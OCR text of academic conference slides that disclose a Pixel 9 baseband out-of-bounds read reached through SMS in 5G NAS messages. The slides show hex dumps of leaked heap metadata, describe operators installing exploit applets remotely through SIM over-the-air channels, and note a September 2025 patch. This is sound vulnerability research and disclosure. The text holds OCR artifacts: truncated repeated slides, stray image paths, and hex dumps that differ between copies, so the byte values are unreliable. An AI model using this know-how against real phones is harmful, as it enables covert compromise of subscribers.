        GSM A-I/F RP - RP-DATA (MS to Network)
            RP-User Data
                Length: 152
            GSM SMS TPDU (GSM 03.40) SMS-SUBMIT
                TP-User-Data-Length: 140
                TP-User-Data
                    SMS body […]: 000050a365ade900
    000048000000ff649140a600f500b178cc40580100b058
    0100b011fcef7f000000008000000000000058e47770
    000000000400000048000000327e914000000000010000
    0010de6f700300000001000900000000000100000050a3
    65ad8900000000000000000000000000000000000000f8
    0000b0f80000b00000000000000000000
```

What are those bytes?

NAS 5GS MESSAGE

```
Non-Access-Stratum 5GS (NAS)PDU
    Payload container type
        Payload container type: SMS
    Payload container
        Length: 166
        GSM A-I/F DTAP - CP-DATA
            Protocol Discriminator: SMS messages
            CP-User Data
                Length: 163
        GSM A-I/F RP - RP-DATA (MS to Network)
            RP-User Data
                Length: 152
            GSM SMS TPDU (GSM 03.40) SMS-SUBMIT
                TP-User-Data-Length: 140
                TP-User-Data
                    SMS body […]: 000050a365ade900
    000048000000ff649140a600f500b178cc40580100b058
    0100b011fcef7f000000008000000000000000058e47770
    000000000400000048000000327e914000000000010000
    0010de6f700300000001000900000000000100000050a3
    65ad8900000000000000000000000000000000000000f8
    0000b0f80000b00000000000000000000
```

Heap Corruption Guard (50a365ad)

```
Magic tag
  A cross-check field that should always hold same value as mparams.magic.
```

https://github.com/littlekernel/lk/blob/860481a9e0ef1739019be4145961838a7cf89fae/external/lib/heap/dlmalloc/dlmalloc.c#L2598

What are those bytes?

NAS 5GS MESSAGE

```
Non-Access-Stratum 5GS (NAS)PDU
    Payload container type
        Payload container type: SMS
    Payload container
        Length: 166
        GSM A-I/F DTAP - CP-DATA
            Protocol Discriminator: SMS messages
            CP-User Data
                Length: 163
        GSM A-I/F RP - RP-DATA (MS to Network)
            RP-User Data
                Length: 152
            GSM SMS TPDU (GSM 03.40) SMS-SUBMIT
                TP-User-Data-Length: 140
                TP-User-Data
                    SMS body […]: 000050a365ade900
    000048000000ff649140a600f500b178cc40580100b058
    0100b011fcef7f0000000080000000000000058e47770
    0000000040000004800000327e914000000000010000
    0010de6f7003000000010009000000000010000050a3
    65ad8900000000000000000000000000000000000000f8
    0000b0f80000b00000000000000000000
```

Heap Corruption Guard (50a365ad)

```
Magic tag
  A cross-check field that should always hold same value as mparams.magic.
```

Heap Metadata

- Chunk size, file where allocation took place
- Ptr to File String (409164FF) (Version Leak!)

```
409164FF "../../../SMPF/Framework/SMPFramework/Export/Public/Task/smp
```

- Ptr to Task String

https://github.com/littlekernel/lk/blob/860481a9e0ef1739019be4145961838a7cf89fae/external/lib/heap/dlmalloc/dlmalloc.c#L2598

What are those bytes?

NAS 5GS MESSAGE

```
Non-Access-Stratum 5GS (NAS)PDU
    Payload container type
        Payload container type: SMS
    Payload container
        Length: 166
        GSM A-I/F DTAP - CP-DATA
            Protocol Discriminator: SMS messages
            CP-User Data
                Length: 163
        GSM A-I/F RP - RP-DATA (MS to Network)
            RP-User Data
                Length: 152
            GSM SMS TPDU (GSM 03.40) SMS-SUBMIT
                TP-User-Data-Length: 140
                TP-User-Data
                    SMS body […]: 000050a365ade900
    000048000000ff649140a600f500b178cc40580100b058
    0100b011fcef7f0000000080000000000000058e47770
    0000000040000004800000327e914000000000010000
    0010de6f7003000000010009000000000001000000050a3
    65ad8900000000000000000000000000000000000000f8
    0000b0f80000b00000000000000000000
```

Heap Corruption Guard (50a365ad)

```
Magic tag
  A cross-check field that should always hold same value as mparams.magic.
```

Heap Metadata

- Chunk size, file where allocation took place
- Ptr to File String (409164FF) (Version Leak!)

```
409164FF "../../../SMPF/Framework/SMPFramework/Export/Public/Task/smp
```

- Ptr to Task String

Juicy User data 🤑


https://github.com/littlekernel/lk/blob/860481a9e0ef1739019be4145961838a7cf89fae/external/lib/heap/dlmalloc/dlmalloc.c#L2598

Attack Surface

- NAS Message Tampering
  - Requires modifying length fields in the 5G NAS payload
- 5G Network Security
  - Mutual authentication guarantees message integrity and encryption
  - Blocks external attackers: SMS is parsed only *after* authentication
- The MNO Trust Assumption
  - Applet installation requires access to SIM keys
  - Cellular providers hold implicit access to these vectors
  - Security relies on the assumption that operators are fully trusted
  - Operators *never* misbehave...

Attack Surface


- NAS Message Tampering
  - Requires modifying length fields in the 5G NAS payload
- 5G Network Security
  - Mutual authentication guarantees message integrity and encryption
  - Blocks extern
- The MNO Trust
  - Applet installation requires access to SIM keys
  - Cellular providers hold implicit access to these vectors
  - Security relies on the assumption that operators are fully trusted
  - Operators *never* misbehave...



Attack Surface

- NAS Message Tampering
  - Rec
- 5G Netw
  - Mutual authentication guara
  - Blocks extern
- The MNO Trust
  - Applet installation requires a
  - Cellular providers hold implic











Attack Surface

- NAS Message Tampering
  - Rec
- 5G Netw
  - Mutual authentication guara











Attack Surface

- NAS M
  - R
- 5G Ne
  - M



Greek mobile wiretap scandal unpicked

Olympics-gate dissected

John Leyden

Published Wed 11 Jul 2007 // 16:46 UTC

More details have emerged on how Vodafone's Greek network was bugged three years ago to spy on top government officials.

Vodafo
wiretap

6 June 2014

French ir
Orange's

PUBLISHED: 26 MARCH 2014 LAST UPDATED: 13 JANUARY 2023

Attack Surface




Don’t you need physical access to install SIM Applets?



Remote Installation of Exploit

- SIM Card OTA provisioning
  - Transport of secured APDUs between a network entity (OTA Server) and a remote SIM
- APDUs can serve many purposes
  - Including RAM (Remote Application Management)
- SCP80
  - Secured packet structure for command and response using different bearers (e.g., SMS-PP)



Threat Model

1. Carrier issues user subscriptions
2. Vulnerability is disclosed
3. Operator remotely installs the exploit applet on targeted devices

- eSIMs offer no protection
  - Run the same code and support the same remote updates as physical SIMs
  - Even worse, users can unwittingly install malicious applets bundled inside travel eSIM profiles!

- Remediation
  - Vulnerability formally patched in the September 2025 security update

Conclusion

- Emulation-Driven Vulnerability Research
  - Discovered (re-discovered 😭) a baseband OOB read on Google Pixel 9 devices
- Overlooked Exploit Vector
  - Demonstrated full remote baseband exploitation via SIM Applets
- Source Code of Exploit is Available!



consorzio nazionale
interuniversitario
per le telecomunicazioni

NAM LAB

Thank you!

Contact us!

Lorenzo Valeriani
lorenzo.valeriani@cnit.it

Pasquale Caporaso
pasquale.caporaso@cnit.it

TOR VERGATA
UNIVERSITÀ DEGLI STUDI DI ROMA